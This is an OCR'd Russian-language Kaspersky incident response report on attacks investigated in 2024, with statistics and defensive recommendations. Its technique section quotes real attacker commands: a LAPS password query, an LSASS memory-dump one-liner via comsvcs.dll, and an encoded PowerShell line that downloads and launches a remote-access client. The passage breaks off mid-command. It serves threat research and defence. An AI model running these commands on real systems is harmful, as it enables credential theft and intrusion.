kaspersky

2025

Аналитический отчет

Incident Response

Содержание

I. Основные выводы 3

II. Введение 5

III. Длительность атаки 9

IV. Причины обращений за сервисом 10

V. Начальный вектор атаки 12

VI. Инструменты атакующих 14

VII. Наиболее распространенные уязвимости 17

VIII. Тепловая карта техник и тактик MITRE ATT&CK 21

IX. О компании 24

Основные выводы

Начальный вектор атаки

39% Эксплуатация публично доступных приложений

13% Доверительные отношения

31% Скомпрометированные учетные данные

Рекомендации

- Внедрите надежную парольную политику и многофакторную аутентификацию.
- Закрывайте порты управления от доступа извне.
- Внедрите политику нулевой терпимости к нарушениям в управлении обновлениями.

Инструментарий атакующих

22% Mimikatz

20% PsExec

15% SoftPerfect Network Scanner

Рекомендации

- Настройте правила для обнаружения широко используемых злоумышленниками инструментов.
- Регулярно проводите мероприятия по оценке компрометации.
- Используйте решения классов EDR и XDR.

Причиненный ущерб

42% Зашифрованные данные

17% Утечка данных

11% Закрепление для продолжения атаки

24% Промышленность

16% Госучреждения

13% Финансы

51% СНГ

16% Ближний Восток

11% Европа

Рекомендации

- Выполняйте резервное копирование данных.
- Внедрите управление доступом на основе ролей.
- Оформите подписку на сервис реагирования на инциденты с SLA.

Изучайте тактики злоумышленников и атаки в вашей отрасли и регионе, чтобы эффективно приоритизировать меры по развитию ИБ.

Операционные метрики

Продолжительность атаки

Быстрые (часы и дни)
<1 дня

Средние (недели)
13 дней

Долгие (месяцы)
253 дня

Большинство быстрых атак — инциденты видимыми последствиями и программы-вымогатели

Как обнаружили инцидент

39% Зашифрованные данные

10% Подозрительный файл

18% Подозрительная активность на конечных точках

10% Подозрительная сетевая активность

Уведомления средств безопасности о подозрительных действиях позволяют обнаружить атаки на более ранних стадиях и снизить ущерб

Продолжительность реагирования

33 часа (быстрые атаки)

40 часов (средние атаки)

50 часов (долгие атаки)

Если вы хотите сократить время устранения последствий инцидента, начните готовить свою IR-команду еще до инцидента

Основные тренды 2024 года

В 2024 году мы наблюдали заметный рост использования злоумышленниками действующих учетных записей для получения доступа к целевой инфраструктуре. Этот тренд указывает на то, что все больше компаний становятся мишенями брокеров начального доступа (БНД), которые продают украденные данные в Даркнете для дальнейшего использования в кибератаках. В контексте программы-вымогателя как услуги (RaaS) БНД играют ключевую роль, позволяя киберпреступникам повышать эффективность атак. Это означает, что многие компании, ставшие жертвами, уже были скопрометированы, но утечка данных осталась незамеченной. И это подчеркивает важность регулярных мероприятий по оценке компроментации.

Программы-вымогатели продолжают оставаться одной из ключевых киберугроз, демонстрируя устойчивую тенденцию роста на протяжении последних лет. В 2024 году на их долю пришлось 41,6% всех инцидентов по сравнению с 33,3% в предыдущем году. Похоже, что в обозримом будущем программы-вымогатели останутся основной угрозой для организаций по всему миру.

LockBit лидирует среди программ-вымогателей, на его долю пришлось 43,6% от всех заражений. За ним следуют Babuk (9,1%) и Phobos (5,5%). В 2024 году также появились новые семейства программ-вымогателей, такие как Shrink Locker и Ymir.

В 2024 году злоумышленники активно использовали Mimikatz (21,8%) и PsExec (20,0%). Эти инструменты обычно используются на этапе постэксплуатации для кражи паролей и перемещения внутри корпоративной сети.

Популярные инструменты	22% Mimikatz	20% PsExec

Новые угрозы, обнаруженные глобальной командой реагирования (GERT)

В 2024 году наша команда сделала много важных и интересных открытий. Эксперты GERT обнаружили новые семейства вредоносных программ, таких как ShrinkLocker[1] и Ymir[2], а также раскрыли сложные атаки, такие как кампания Tusk[3] и масштабная эксплуатация уязвимости CVE-2023-48788[4]. В ходе мероприятий по реагированию на инциденты наши специалисты также обнаружили злоумышленников, использующих публично доступный конструктор шифровальщика LockBit 3.0[5] и вариант Elpaco-Mimic[6].

Активность группировок APT

Известные группировки были ответственны за 26,3% всех зафиксированных атак. Треть из них (31,7%) не удалось отнести к определенной группе. Самой активной была группировка BlackJack, на долю которой пришлось 9,8% атак, в то время как GREF, DarkStar и CloudAtlas также продемонстрировали активность — на долю каждой из них пришлось около 5% атак. Промышленные предприятия, финансовые и государственные учреждения больше всего пострадали от целенаправленных атак, на их долю пришлось 26,8%, 19,5% и 19,5% всех подобных атак.

[1] SecureList. ShrinkLocker: как BitLocker превращают в шифровальщик

[2] SecureList. Ymir атакует: изучаем новый шифровальщик

[3] SecureList. Tusk: разбор сложной кампании с использованием стилеров

[4] SecureList. Как злоумышленники эксплуатируют исправленную уязвимость в FortiClient EMS

[5] SecureList. Билдер LockBit и целевые шифровальщики

[6] SecureList. Изучаем Elpaco — очередной вариант шифровальщика Mimic


Введение

Аналитический отчет содержит информацию о кибератаках, расследованных «Лабораторией Касперского» в 2024 году. Мы предоставляем широкий спектр сервисов (реагирование на инциденты, цифровая криминалистика, анализ вредоносных программ) для оказания помощи организациям, пострадавшим от инцидентов информационной безопасности. Данные, используемые в отчете, получены из практики работы с организациями, которые обращались за помощью в реагировании на инциденты или проводили экспертные мероприятия для своих внутренних групп реагирования на инциденты. Услуги по расследованию и реагированию на инциденты оказывает наша глобальная команда реагирования на инциденты (Kaspersky Global Emergency Response Team) с экспертами из России, Европы, Азии, Южной и Северной Америки, Африки и Ближнего Востока.

Общий взгляд на статистику позволяет определить тенденции наиболее актуальных угроз для организаций любого масштаба из различных секторов экономики и регионов. Это позволяет выработать первоочередные методы и средства защиты и дать общие рекомендации, выполнение которых поможет большинству организаций повысить уровень своей защищенности, подготовиться к реагированию на инциденты в будущем и тем самым предотвратить или минимизировать ущерб от возможных атак.

О Kaspersky Incident Response

Kaspersky Incident Response обеспечивает всесторонний и подробный анализ инцидентов безопасности. Сервис охватывает полный цикл расследования инцидентов и реагирования на них, включая раннее реагирование, сбор доказательств, определение основного вектора атаки и разработку плана ликвидации последствий. Kaspersky IR является неотъемлемой частью сервисов кибербезопасности «Лаборатории Касперского»[7], которая гарантирует, что ваша организация оснащена всем необходимым для надежного сдерживания и нейтрализации угроз.




[7] Kaspersky Security Services

География сервиса

География оказания сервиса за последний год несколько изменилась, но доля запросов в СНГ сохраняет доминирующую позицию с 50,6% и продолжает расти. Ближневосточный регион поднялся на второе место по количеству запросов на реагирование на инциденты с 15,7%, переместив Латинскую и Северную Америку на четвертое место.

Диаграмма 1

География запросов на сервис реагирования на инциденты в 2024 году



СНГ [8]
2024 — 50,6%
2023 — 47,3%

Ближний Восток
2024 — 15,7%
2023 — 10,9%

Европа
2024 — 10,8%
2023 — 9,1%

Америка
2024 — 10,2%
2023 — 21,8%

АТР [9]
2024 — 7,3%
2023 — 3,6%

Африка
2024 — 5,4%
2023 — 7,3%

[8] СНГ — содружество независимых государств (Армения, Азербайджан, Белоруссия, Казахстан, Киргизия, Молдова, Россия, Таджикистан, Узбекистан)


[9] АТР — Азиатско-Тихоокеанский регион

Отрасли промышленности

Сегодня каждая организация уязвима перед кибератаками, что подтверждается статистикой обращений из разных отраслей. В прошлом году чаще всего к нам обращались промышленные предприятия, государственные структуры и финансовые организации. Это во многом связано с тем, что в таких комаииях больше сотрудников и выше уровень цифровизации, что расширяет поверхность атаки. В итоге эти организации оказываются не только более подвержены атакам, но и представляют повышенный интерес для киберпреступников.

Диаграмма 2

Распределение запросов на сервис Kaspersky Incident Response по секторам экономики



Зрелость организаций

Если разобрать причины запросов на предоставление сервиса реагирования на инциденты, то можно разделить их на две группы.

Группа I

(атаки с явным ущербом на момент обращения)

Об атаках этой группы жертвы, как правило, узнают, когда атака уже совершена и ущерб очевиден.

Зашифрованные данные	41,6%
Утечки данных	16,9%
Дефейс	1,7%
Хищение финансовых средств	0,6%
Недоступность сервиса	0,6%

Группа II

(атаки с индикаторами подозрительной активности)

Основываясь на результатах проведенных расследований, мы можем утверждать, что часть атак имела следующее развитие:

Закрепление для последующих атак	10,7%
Компрометация Active Directory	9,6%
Ложное срабатывание	5,6%
Перехват учетных записей	4,5%
Предотвращенные атаки	4,5%
Поврежденные данные	3,4%
Измененные данные	0,6%

Безусловно, часть этих инцидентов могла перерасти в атаки с более тяжелыми последствиями. Именно поэтому их обнаружение на более ранних этапах позволяет минимизировать ущерб от действий злоумышленников.

Длительность атаки

Все атаки можно разделить на три категории, учитывая различия во времени присутствия злоумышленника в сети организации, длительности реагирования на инцидент, начальном векторе и последствиях атаки.

Быстрые
(часы и дни)

Масштабные быстрые атаки программ вымогателей на легкодоступные цели, представляющие большую проблему даже для организаций с развитой системой информационной безопасности. Такие инциденты связаны с общеизвестными и легко идентифицируемыми проблемами безопасности.

Средние
(недели)

Из-за использования программ вымогателей многие такие атаки неотличимы от более быстрых. Многие случаи, помещенные в эту группу, характеризуются значительным промежутком времени между первоначальным доступом и последующими этапами атаки.

Долгие
(месяцы и дольше)

Сменяющие друг друга активные и пассивные фазы нерегулярной продолжительности. Длительность активных фаз примерно такая же, как в предыдущей группе.

Начальный вектор

Скомпрометированные учетные данные	Эксплуатация публично доступных приложений, Доверительные отношения	Эксплуатация публично-доступных приложений, Доверительные отношения, Скомпрометированные учетные данные

Количество атак

44,5%	20,3%	35,2 %

Средняя длительность атаки

<1 дня	13 дней	253 дня

Средняя длительность реагирования

33 часа	40 часов	50 часов

Ущерб

Зашифрованные данные	Зашифрованные данные и хищение финансовых средств	Зашифрованные данные и утечка данных

Причины обращений за сервисом

Диаграмма 3

Статистика причин обращений по регионам

Перехват учетных записей

Неавторизованный доступ

Утечка данных

Зашифрованные файлы

Хищение финансовых средств

Нотификация от инструментов ИБ

Подозрительные электронные письма

Подозрительная пользовательская активность

Подозрительные файлы

Подозрительная сетевая активность

Причины обращений за сервисом

Реальные причины

Зашифрованные данные	38,9%
Подозрительная пользовательская активность	18,2%
Подозрительные файлы	10,1%
Подозрительная сетевая активность	10,1%
Утечка данных	6,6%
Неавторизованный доступ	5,6%
Нотификация от инструментов ИБ	5,6%
Подозрительные электронные письма	1,5%
Хищение финансовых средств	0,5%

Ложные срабатывания

Подозрительная сетевая активность	42,9%
Подозрительная пользовательская активность	35,7%
Подозрительные файлы	7,1%


Подозрительные действия были одной из наиболее распространенных причин запросов в 2024 году, поскольку они могут указывать на присутствие злоумышленника в сети. Однако подозрительная активность также является и основным источником ложных срабатываний. Несмотря на это, мы рекомендуем расследовать все подозрительные действия, чтобы не пропустить ни одной реальной атаки.

Начальный вектор атаки

Публично доступные приложения на протяжении многих лет были основным начальным вектором атак. В 2024 году они вновь заняли первое место, на их долю пришлось 39,2% инцидентов. Число атак через доверительные отношения, хоть и увеличилось по сравнению с 2023 годом, все же осталось на третьем месте (12,8%). Второе место по распространенности заняли атаки через скомпрометированные учетные записи (31,4%). Мы также отметили, что фишинг по-прежнему остается одним из ключевых начальных векторов атак и используется почти в каждом десятом случае.

Диаграмма 4

Начальный вектор и результирующий ущерб



Перехват учетных записей

Компрометация Active Directory

Повреждение данных

Утечка данных

Дефейс

Зашифрованные данные

Закрепление для последующих атак

Изменение данных

На основе представленных данных, можно сделать вывод, что ключевым фактором, влияющим на время обнаружения атаки, является уровень информационной безопасности компании, вне зависимости от начального вектора. Например, атаки с использованием наиболее популярных векторов могут оставаться незамеченными от нескольких дней до нескольких месяцев.

Диаграмма 5

Начальный вектор и продолжительность атаки

Инструменты атакующих

Практически в каждом инциденте злоумышленники используют легитимные инструменты на разных этапах своих атак. Различные группы злоумышленников часто используют свой собственный набор инструментов, что позволяет использовать их для идентификации атакующих. В то же время для самых распространённых действий, таких как извлечение паролей или удаленный запуск, многие применяют широко используемые инструменты, такие как Mimikatz или PsExec. Они могут быть использованы практически любым злоумышленником.

Инструменты, используемые в инцидентах

Часто используемые, 8–22%	Умеренно используемые, 4–8%	Редко используемые, 1–4%
Mimikatz, PsExec, SoftPerfect Network Scanner, Ngrok, AnyDesk	ProcDump, PowerShell, Impacket, ADRecon, gs-netcat, Advanced Port Scanner, Chisel, Advanced IP Scanner, netscan.exe	BloodHound, Process Hacker, Nmap, NSSM, WMIC, DiskCryptor, gmer.exe, Remcom, LaZagne

Чаще всего использование утилит удается выявить на этапах управления и контроля, противодействия средствам безопасности и исследования инфраструктуры.

Управление и контроль	18,9%	AnyDesk, SSH, gs-netcat, Revsocks, Gost, Cloudflared, RDP, PuTTy, Tactical RMM
Противодействие защите	18,3%	Chisel, Process Hacker, Localtonet, gmer, Kavremvr, Tor, FRP, HRSword, PCHunter, IObit Unlocker, Neo-reGeorg, Defender Control, TDSSKiller
Исследование	15,2%	SoftPerfect Network Scanner, NetScan, Advanced Port Scanner, Advanced IP Scanner, ADRecon, FScan, BloodHound, Nmap, LAN Search Pro, Everything, PingCastle, adPEAS
Выполнение	12,2%	PsExec, PowerShell, SMBExec, WMIC, NSSM, Wmiexec, MeshAgent, Remcom, WSO WebShell, ATExec, WinSW, PAExec
Доступ к учетным записям	11,6%	Mimikatz, ProcDump, SecretsDump, LaZagne, CredentialsFileView, Nanodump, WebBrowserPassView, XenAllPasswordPro, Gosecretsdump, grabFF
Ущерб	9,8%	BitLocker, DiskCryptor, Eraser, WipeDisk, SDelete
Сбор данных	4,9%	7zip, WinRAR, 7z, Adminer, SharpHound, Raw Copy, FileZilla
Перемещение внутри периметра	3,7%	Impacket, Cobalt Strike, PowerSploit, Metasploit, NXC, Havoc
Эксфильтрация	3,7%	Ngrok, Rclone, WinSCP, WinGet, Wget, MEGASync
Повышение привелегий	1,8%	Invoke-sAMSpoofing, EfsPotato, JuicyPotato

Примеры техник атакующих на практике

Вторжение с использованием программ-вымогателей: Обнаружение файлов и каталогов

ID: T1083[10] Тактика: Обнаружение

После проникновения в сеть злоумышленники, стоящие за программой-вымогателем LockBit, использовали скомпрометированные учетные записи и протокол RDP для доступа к файловому серверу и поиск в проводнике для идентификации файлов с определенными ключевыми словами и датами:

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

С помощью этих фильтров, злоумышленники определили критически важные файлы на файловом сервере и создали zip-файл для эксфильтрации информации, чтобы заставить жертву заплатить выкуп.

Вторжение: Обнаружение учетных записей — Учетная запись домена

ID: T1087.002[11] Тактика: Обнаружение

Получив доступ к инфраструктуре, злоумышленник использовал PowerShell для выполнения набора инструкций, которые позволили ему:

Установить дополнительные модули для управления Active Directory:

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

Управлять учетными записями домена:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

Проверять установлены ли определенные модули:

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

Получать информацию о контроллерах домена и привилегированных учетных записях:

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={([datetime]::FromFileTime([convert]::ToInt64($.'ms-
Mcs-AdmPwdExpirationTime'))))}}
nltest /domain_controllers
nltest /dclist
nltest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

[10] T1083: File and Directory Discovery

[11] T1087.002: Account Discovery: Domain Account

Автоматическая установка службы после проникновения: Получение дампа учетных данных

ID: T1003[12] Тактика: Доступ к учетным данным

После получения доступа к инфраструктуре некоторые группировки развертывают автоматизированные сценарии для настройки задач или установки служб. В данном случае злоумышленник установил службу для дампа данных из памяти и извлечения сведений из службы LSASS. Чтобы обойти некоторые решения по обеспечению безопасности, они использовали интересную технику, включающую специальный символ, как описано здесь: https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py

```
%COMSPEC% /Q /c cMD.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find
"lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

Массовое сканирование с целью эксплуатации CVE-2023-48788: Сохранение доступа через RRM

ID: T1219[13] Тактика: Управление и контроль

После выявления уязвимой версии FortiClient EMS, доступной через Интернет, несколько групп злоумышленников использовали инструменты RMM (удаленный мониторинг и управление) и вредоносное программное обеспечение для установки приложений и обеспечения закрепления в скомпрометированной инфраструктуре. Аналитики GERT проанализировали и подтвердили наличие множества полезных нагрузок, развернутых в ходе этих атак, которые использовали эту незащищенную уязвимость[14].

Воспользовавшись уязвимостью, злоумышленники настроили команду PowerShell в уязвимой системе, чтобы упростить установку инструмента удаленного управления, такого как ScreenConnect:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.
HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F
%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%
6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20
%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))"""
```

Декодированные данные представляют собой скрипт:

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B
